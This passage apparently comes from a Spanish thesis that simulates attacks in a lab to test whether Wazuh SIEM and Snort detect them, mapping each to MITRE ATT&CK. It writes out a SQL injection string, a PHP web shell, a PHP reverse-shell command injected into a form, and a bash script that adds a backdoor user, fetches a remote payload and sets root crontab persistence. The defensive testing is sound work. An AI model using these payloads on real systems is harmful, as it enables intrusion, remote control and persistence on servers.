Mediante el análisis de logs históricos capturados por el SIEM Wazuh, se puede identificar el ID, la táctica y técnica según el MITRE ATT&CK cuando un ciberdelincuente usa un sqlmap para intentar acceder a la información de bases de datos. En este caso particular y tomando en cuenta que un ciberdelicuente puede aprovechar vulnerabilidades en la base de datos hasta conseguir el acceso, el alertamiento del SIEM si permite detectar y neutralizar una APT a tiempo. En cualquier SIEM y especialmente en Wazuh se puede establecer como caso de uso de un posible ataque de fuerza bruta la siguiente táctica y técnica del MITRE ATT&&CK:

Tabla 33

Caso de uso según MITRE ATT&CK ataque reconocimiento SQLMap

ID Rule Mitre ATT&CK	Rule description	Táctica Mitre ATT&CK	Técnica Mitre ATT&CK
T1190	Multiples Web server 400 error codes from same source ip.	Initial Access	Exploit Public-Facing Application

3.6.3.5. Ataque Inyección SQL a una Aplicación Web. Un ciberdelincuente siempre estará al acecho para identificar vulnerabilidades en aplicaciones web y poner a prueba el desarrollo seguro, en específico una de las vulnerabilidades más comunes es la verificación de validación de entrada de datos. Para la simulación de dicho ataque se describe a continuación los datos tanto de la máquina atacante como la máquina que recibirá el ataque para la recolección de logs.

Tabla 34

Datos de la máquina atacante y la máquina objetivo

	IP Origen	Hostname	Sistema Operativo
Máquina Atacante	172.16.16.6	Parrot	Parrot Security 6.3
Máquina Objetivo	172.16.16.20	MV-Apache	Debian GNU/LINUX 12

El ataque inyección SQL puede lograrse en base a la siguiente prueba de concepto, donde en la Aplicación Web Multillidae se ingresa una verdad absoluta como ‘ OR 1=1 # para verificar la existencia de la vulnerabilidad de validación de entradas.

Figura 118

Ejecución ataque inyección SQL al aplicativo Web Multillidae





Figura 119

Resultados del ataque inyección SQL a la Aplicación Web Multillidae



Una vez ejecutado el ataque se comprueba la existencia de la vulnerabilidad de inexistencia de validación de entradas se verifican las alertas recibidas en el SIEM Wazuh.

Figura 120

Visualización de logs recibidos del ataque de inyección SQL




Figura 121

Identificación MITRE ATT&CK ataque de inyección SQL.

Mediante el análisis de logs históricos capturados por el SIEM Wazuh, se puede identificar el ID, la táctica y técnica según el MITRE ATT&CK cuando un ciberdelincuente usa

un ataque de inyección SQL para intentar acceder a la información de bases de datos. En este caso particular y tomando en cuenta que un ciberdelicuente puede aprovechar vulnerabilidades en la base de datos hasta conseguir el acceso, el alertamiento del SIEM si permite detectar y neutralizar una APT a tiempo. En cualquier SIEM y especialmente en Wazuh se puede establecer como caso de uso de un posible ataque de fuerza bruta la siguiente táctica y técnica del MITRE ATT&&CK:

Tabla 35

Caso de uso según MITRE ATT&CK ataque inyección SQL

ID Rule Mitre ATT&CK	Rule description	Táctica Mitre ATT&CK	Técnica Mitre ATT&CK
T1190	Multiples Web server 400 error codes from same source ip.	Initial Access	Exploit Public-Facing Application

3.6.3.6. Ataque Shell Reverso a una Aplicación Web. Otra de las alternativas que tienen las campañas APT es el intento de acceso al sistema por medio de un shell reverso, para lo cual, él atacante utiliza una serie de técnicas para obtener acceso remoto a un servidor comprometido. Para la simulación de dicho ataque se describe a continuación los datos tanto de la máquina atacante como la máquina que recibirá el ataque para la recolección de logs.

Tabla 36

Datos de la máquina atacante y la máquina objetivo

	IP Origen	Hostname	Sistema Operativo
Máquina Atacante	172.16.16.6	Parrot	Parrot Security 6.3
Máquina Objetivo	172.16.16.20	MV-Apache	Debian GNU/LINUX 12

Para aplicar un método de este tipo, desde la aplicación web Mutilidae alojada en el servidor objetivo se inicia la conexión mediante la carga de un archivo .php malicioso hacia el equipo atacante, como se visualiza a continuación:

Figura 122

Código generado para ejecución de shell reverso

```
<form action="" method="post" enctype="application/x-www-form-urlencoded">
    <table>
        <tr>
            <td colspan="2">Introduce comando del sistema</td>
        </tr>
        <tr>
            <td>Comando</td>
            <td><input type="text" name="Comando"></td>
        </tr>
        <tr>
            <td colspan="2"><input type="submit" value="Ejecuta comando"></td>
        </tr>
    </table>
</form>
<?php
    echo "<pre>";
    echo shell_exec($_REQUEST["Comando"]);
    echo "</pre>";
?>
```

Para la ejecución del ataque de Shell reverso se realiza la del archivo .php a la aplicación web Multillidae, adicional en la URL del aplicativo web se cambia la ruta en la cual se renderiza el formulario para realizar la ejecución de comandos con los cuales se pueda obtener información del sistema operativo y de esta manera volverlo aún más vulnerable.

Figura 123

Carga de archivo y cambio URL a la aplicación web Multillidae





Figura 124

Resultados de la ejecución del shell reverso a Multillidae



Es importante recalcar, cuando se trata de un shell reverso mediante el aprovechamiento de la vulnerabilidad de carga de archivos no restringida o la ejecución de netcat, el SIEM no genera alertas hasta la ejecución de un comando sudo para elevar privilegios.

Figura 125

Ejecución del comando sudo adduser xyz

Una vez realizado el ataque se valida que el log capturado por el SIEM Wazuh, no identifica un Shell reverso, más bien al ejecutar un comando sudo identifica el ID, la táctica y técnica según el MITRE ATT&CK cuando un ciberdelincuente intenta usar una elevación de privilegios para realizar cualquier acción malintencionada. En este caso particular y tomando en cuenta que un ciberdelincuente puede aprovechar la vulnerabilidad de acceso no restringido de archivos, el alertamiento del SIEM si permite detectar este tipo de comportamientos. En cualquier SIEM y especialmente en Wazuh se puede establecer como caso de uso de un posible ataque de Shell reverso la siguiente táctica y técnica del MITRE ATT&&CK:

Figura 126

Visualización log recibido del ataque de shell inverso a la aplicación web Multillidae




Tabla 37

Caso de uso según MITRE ATT&CK ataque Shell reverso

ID Rule Mitre ATT&CK	Rule description	Táctica Mitre ATT&CK	Técnica Mitre ATT&CK
T1548.003	Unauthorized user attempted to use sudo.	Privilege Escalation, Defense Evasion	Sudo and Sudo Caching

3.6.3.7. Ataque Inyección de Script Malicioso en una Aplicación Web. Para aprovechar la vulnerabilidad de carga de archivos sin restricción en aplicaciones web, se plantea un ejemplo completo para identificar casos de uso simulando una pequeña campaña APT. Se inicia con la creación de un script malicioso (hackeo.sh) con extensión .sh, posterior a ello se carga el archivo en la aplicación web el cual se almacena en la ruta /tmp, seguidamente desde la máquina atacante se utiliza netcat para abrir un puerto en escucha, finalmente se aprovecha la vulnerabilidad de Cross Site Scripting en la aplicación web y se ingresa el texto: 172.16.16.20; php -r '$sock=fsockopen("172.16.16.6",4444);exec("/bin/bash -i <&3 >&3 2>&3");'

Figura 127


Creación de script malicioso (.sh)

hackeo.sh

```
#!/bin/bash

echo "[+] Simulación de comportamiento malicioso para prueba de Wazuh SIEM"

# 1. Crear un usuario sospechoso
echo "[+] Creando usuario sospechoso: hackeruser"
sudo useradd -m hackeruser
sudo bash -c "echo 'hackeruser:Inseguro123' | chpasswd"

# 2. Escaneo de puertos con nmap (si está instalado)
echo "[+] Simulando escaneo de red"
nmap -sS -p- 127.0.0.1 > /tmp/nmap_result.txt

# 3. Descarga de archivo sospechoso (simulado)
echo "[+] Descargando archivo remoto sospechoso"
curl -o /tmp/sospechoso.sh http://example.com/payload.sh

# 4. Modificación de crontab para persistencia
echo "[+] Añadiendo tarea persistente al crontab"
echo "@reboot /tmp/sospechoso.sh" | sudo tee -a /var/spool/cron/crontabs/root

# 5. Intento de acceso como root (sin éxito)
echo "[+] Simulando intento de escalamiento"
sudo -u hackeruser bash -c "sudo ls /root" 2>/dev/null

echo "[√] Simulación completada. Revisa los logs de Wazuh."
```

Figura 128


Carga del script malicioso en aplicación web.



Nota: En la figura, se visualiza la carga del script malicioso aprovechando la vulnerabilidad de carga de archivos no restringida.

Figura 129


Revisión carga de script malicioso.



Nota: En la figura, se visualiza la confirmación de la carga del archivo en la ruta /tmp.

Figura 130

Ejecución Cross Site Scripting (XSS).




Nota: En la figura, se visualiza un XSS mediante la introducción del texto 172.16.16.20; php -r '$sock=fsockopen("172.16.16.6",4444);exec("/bin/bash -i <&3 >&3 2>&3");' que permite establecer una conexión remota desde la máquina atacante.

Una vez la conexión establecida es exitosa desde la máquina atacante aprovechando una serie de vulnerabilidades se observa que con el usuario www-data se puede acceder a la ruta /tmp, dar permisos de ejecución al script malicioso (hacko.sh) y ejecutar el mismo.

Figura 131


Ejecución netcat desde máquina atacante.



Al ejecutarse el netcat se visualiza el resultado de la ejecución del script, el cual no se completa exitosamente por requerir para todos sus comandos permisos de sudo

Figura 132

Ejecución script desde máquina atacante.



Una vez ejecutado el script en el SIEM se identifican las siguientes alertas:

Figura 133

Logs recibido del ataque de inyección de Scripto Malicioso a la Aplicación Multillidae

Time	rule.id	data.srcip	agent.ip	rule.description	rule.mitre.id	rule.mitre.tactic	rule.mitre.technique
Jun 1, 2025 @ 22:15:39.058	5403	-	172.16.16.20	First time user executed sudo.	T1548.003	Privilege Escalation, Defense Evasion	Sudo and Sudo Caching
Jun 1, 2025 @ 22:15:39.010	5405	-	172.16.16.20	Unauthorized user attempted to use sudo.	T1548.003	Privilege Escalation, Defense Evasion	Sudo and Sudo Caching
Jun 1, 2025 @ 22:15:39.010	5405	-	172.16.16.20	Unauthorized user attempted to use sudo.	T1548.003	Privilege Escalation, Defense Evasion	Sudo and Sudo Caching
Jun 1, 2025 @ 22:15:39.010	5405	-	172.16.16.20	Unauthorized user attempted to use sudo.	T1548.003	Privilege Escalation, Defense Evasion	Sudo and Sudo Caching

timestamp per 30 minutes

Time	rule.id	data.srcip	agent.ip	rule.description	rule.mitre.id	rule.mitre.tactic	rule.mitre.technique
Jun 1, 2025 @ 21:22:55.105	5405	-	172.16.16.20	Unauthorized user attempted to use sudo.	T1548.003	Privilege Escalation, Defense Evasion	Sudo and Sudo Caching

Los logs capturados por el SIEM Wazuh, no identifica un Shell reverso, ni un XSS, más bien al ejecutar un comando sudo identifica el ID, la táctica y técnica según el MITRE ATT&CK cuando un ciberdelincuente intenta usar una elevación de privilegios para realizar cualquier acción malintencionada.

Tabla 38

Caso de uso según MITRE ATT&CK ataque ejecución scripting

ID Rule Mitre ATT&CK	Rule description	Táctica Mitre ATT&CK	Técnica Mitre ATT&CK
T1548.003	Unauthorized user attempted to use sudo.	Privilege Escalation, Defense Evasion	Sudo and Sudo Caching

3.6.4. Simulación Ataques Snort. Para evaluar la eficacia de la integración entre el IDS Snort y el SIEM Wazuh, realizamos una simulación práctica en un entorno virtualizado, orientada a validar las reglas configuradas en Snort y la detección de eventos generados mediante herramientas ofensivas, principalmente Nessus. La prueba se dividió en dos escenarios principales que se detallan a continuación. (Khan, s.f.)

3.6.4.1. Pruebas de Escaneo Aplicaciones Web Mediante Nessus. Se realizó un análisis de unaplicativo Web configurado en un servidor Apache en nuestro caso Instagram. Para la simulación de dicho ataque se describe a continuación los datos tanto de la máquina atacante como la máquina que recibirá el ataque para la recolección de logs.

Tabla 39

Datos de la máquina atacante y la máquina objetivo.

	IP Origen	Hostname	Sistema Operativo
Máquina Atacante (Sin agente agregado a Wazuh)	172.16.16.101	-	Windows 10
Máquina Objetivo (Sin agente agregado a Wazuh)	172.16.16.109	-	Kali

Se ejecutó el escaneo de vulnerabilidades con Nessus desde la IP:172.16.16.101 hacia la IP 172.16.16.109, que corresponde a un servidor con el servicio Apache activo. En este escenario, ninguno de los dos equipos contaba con agente Wazuh instalado. Durante el escaneo, Nessus generó múltiples solicitudes y exploraciones para identificar posibles fallos de seguridad. Snort detectó estas actividades de red mediante reglas específicas alineadas con técnicas del marco MITRE ATT&CK. Wazuh centralizó, correlacionó y mostró todas las alertas en su panel de control, procesando más de 500 alertas, muchas de ellas repetidas debido a múltiples eventos similares.

Figura 134

Aplicación Web alojada en un servidor Apache sin agente Wazuh




Figura 135

Ejecución de escaneo de vulnerabilidades en Nessus




Figura 136

Detección de eventos según las reglas configuradas en Snort

